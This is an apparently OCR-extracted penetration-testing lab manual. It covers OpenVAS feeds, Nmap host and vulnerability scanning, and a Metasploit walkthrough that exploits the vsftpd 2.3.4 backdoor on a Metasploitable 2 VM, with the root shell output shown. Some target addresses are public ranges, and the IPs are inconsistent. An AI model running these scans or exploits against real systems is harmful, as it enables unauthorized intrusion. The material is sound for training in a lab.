



7. Reset Admin Password (if needed)

sudo gvmd --user=admin --new-password='MySecurePass123!'

8. Update Feeds

sudo greenbone-feed-sync --type GVMD_DATA
sudo greenbone-feed-sync --type SCAP
sudo greenbone-feed-sync --type CERT

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

Task Wizard
Advanced Task Wizard
Modify Task Wizard
Tasks 0 of 0

Viva Questions

Q1: **What is the role of OpenVAS in vulnerability management?**

A1: It scans systems for known vulnerabilities, misconfigurations, and weaknesses, providing reports for remediation.

Q2: **What is the difference between vulnerability scanning and penetration testing?**

A2: Scanning is automated and identifies potential issues, while penetration testing is manual/targeted and exploits vulnerabilities.

Q3: **What type of vulnerabilities can OpenVAS detect?**

A3: Outdated software, weak passwords, misconfigured services, missing patches, and insecure protocols.

Q4: **What is a CVE, and how does OpenVAS use it?**

A4: CVE (Common Vulnerabilities and Exposures) is a unique identifier for known vulnerabilities. OpenVAS maps scan results to CVEs for standardized reporting.

Q5: **Why is it important to regularly update OpenVAS feeds?**

A5: To ensure the scanner can detect the latest vulnerabilities as new CVEs are discovered.

Experiment 4: Internal Penetration Testing

a. Evaluating External Infrastructure
b. Creating Topological Map & Identifying IP Address of Target
c. Lookup Domain Registry for IP Information
d. Examining Use of IPv6 at Remote Location

Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.

Steps:

A. Mapping (using Nmap):

1. Identify Network Range: Determine the local network subnet (e.g., 192.168.1.0/24).
2. Ping Scan: nmap -sn 192.168.1.0/24 to find live hosts.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.164.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 06:57 EDT
Nmap scan report for 192-164-1-4.adsl.highway.telekom.at (192.164.1.4)
Host is up (0.0029s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

3. Generate a Topology Map


• If you have Zenmap (GUI for Nmap):

➢ Zenmap

- Run the same scan (nmap -sn 198.168.0.0/24).



Go to the Topology Tab → It shows a network map diagram (nodes + links).



Expected Result: You'll have a visual map of the subnet with your target highlighted.

B. Scanning (using Nmap, manual vulnerability checks):

Vulnerability Script Scan:

- nmap -sV --script vuln 192.168.1.X to run Nmap's built-in vulnerability scripts against identified services.
- nmap -sV -p- -O 192.168.1.4 for each live host to identify open ports, services, and OS. This covers initial mapping of services.

```
Host is up (0.0012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35101/tcp open  java-rmi    GNU Classpath grmiregistry
38664/tcp open  mountd      1-3 (RPC #100005)
40698/tcp open  status      1 (RPC #100024)
40757/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 08:00:27:DF:E5:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Note>
Manual Checks: Based on identified service versions, cross-reference them with public vulnerability databases (e.g., CVE Details, Exploit-DB) to find known exploits.


C. Gaining Access through CVEs (using Metasploit Framework):

Lab Setup

We'll use two VMs:

1. Kali Linux → the attacker machine.
2. Metasploitable 2 → the target machine (it has many vulnerabilities for learning).

In VirtualBox:
• Put both in the same NAT Network (not Bridged, not Host-Only).
• Start both.
• In Metasploitable2, log in (msfadmin / msfadmin) and run: **ifconfig**



a. Evaluating External Infrastructure

Goal: Find what services (ports) are exposed, what software they run, and possible vulnerabilities.

1. Ping the Target

This checks if the host is alive and gives you round-trip times.

➢ ping -c 4 198.168.0.4(ping -c 4 TARGET_IP)

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 198.168.0.4
PING 198.168.0.4 (198.168.0.4) 56(84) bytes of data.
64 bytes from 198.168.0.4: icmp_seq=1 ttl=64 time=23.0 ms
64 bytes from 198.168.0.4: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from 198.168.0.4: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 198.168.0.4: icmp_seq=4 ttl=64 time=27.2 ms

── 198.168.0.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 1.218/14.208/27.249/11.104 ms
```


Expected:

• If host is up, you'll see replies with time=xx ms.

• If host is down, you'll see Destination Host Unreachable or Request timed out.

2. Basic scan — find open ports:

➢ nmap 198.168.0.4(nmap TARGET_IP)




```
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:44 IST
Nmap scan report for 198.168.0.4
Host is up (0.076s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
```

• You'll see a list of open ports (like 21, 22, 23, 80, etc.).

3. Detailed scan — detect versions and OS:

➢ nmap -sV -O 198.168.0.4




```
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:45 IST
Nmap scan report for 198.168.0.4
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

You'll see a list of open ports (like 21, 22, 23, 80, etc.).
• -sV → service version detection
• -O → OS detection
• This will tell you something like vsftpd 2.3.4 or Apache httpd 2.2.8.

4. Vulnerability scripts:

➢ nmap --script vuln 198.168.0.4



Runs safe vulnerability scripts that identify common issues.
NOTE:
• The --script vuln option runs all vulnerability NSE scripts (~100+) from Nmap's scripting engine.
• Each script tries to probe the target for known CVEs, weak configurations, etc.
• Many scripts take a long timeout (30–60 seconds per port/service).
• If your target (Metasploitable VM) is not responding fast or some ports are filtered, Nmap keeps retrying.
So on a slow VM or NAT network, it looks like it's "stuck."

5. What you can do instead

Basic service discovery first (fast scan):
➢ nmap -sS -sV -T4 198.168.0.4

• -sS → SYN scan (faster, stealthy)
• -sV → detect service versions
• -T4 → faster timing
This gives you a quick idea of which services are open.

6. Run vulnerability scripts only on open ports:
Suppose from step 1 you see 21/tcp (FTP), 22/tcp (SSH), 80/tcp (HTTP) are open.
Instead of scanning everything, target those ports only:
➢ nmap --script vuln -p 21,22,80 198.168.0.4

Use specific scripts instead of all vuln:
Examples:


For FTP misconfigurations:
➢ nmap --script ftp-anon -p 21 198.168.0.4

For SMB:
➢ nmap --script smb-vuln* -p 445 198.168.0.4


For HTTP:
➢ nmap --script http-vuln* -p 80 198.168.0.4
This is much faster and still gives useful results.

7. Use Metasploit for exploitation

Once you have service versions, jump into Metasploit:
➢ Msfconsole



From the msf6 > prompt, search for the exploit:
➢ search vsftpd



You'll see something like:

exploit/unix/ftp/vsftpd_234_backdoor

Load the exploit module:

➢ use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

Check the required options:

➢ show options

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                       it/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Set the target IP (your Metasploitable2 VM, e.g., 198.168.0.4):

➢ set RHOSTS 198.168.0.4


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.168.0.4
RHOSTS => 198.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 198.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.168.0.4:21 - USER: 331 Please specify the password.
[+] 198.168.0.4:21 - Backdoor service has been spawned, handling...
[+] 198.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.168.0.7:42887 → 198.168.0.4:6200) at 2025-08-16 11:27:13 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Run the exploit:

➢ exploit

D. Sniffing POP3/FTP/Telnet Passwords (using Wireshark):

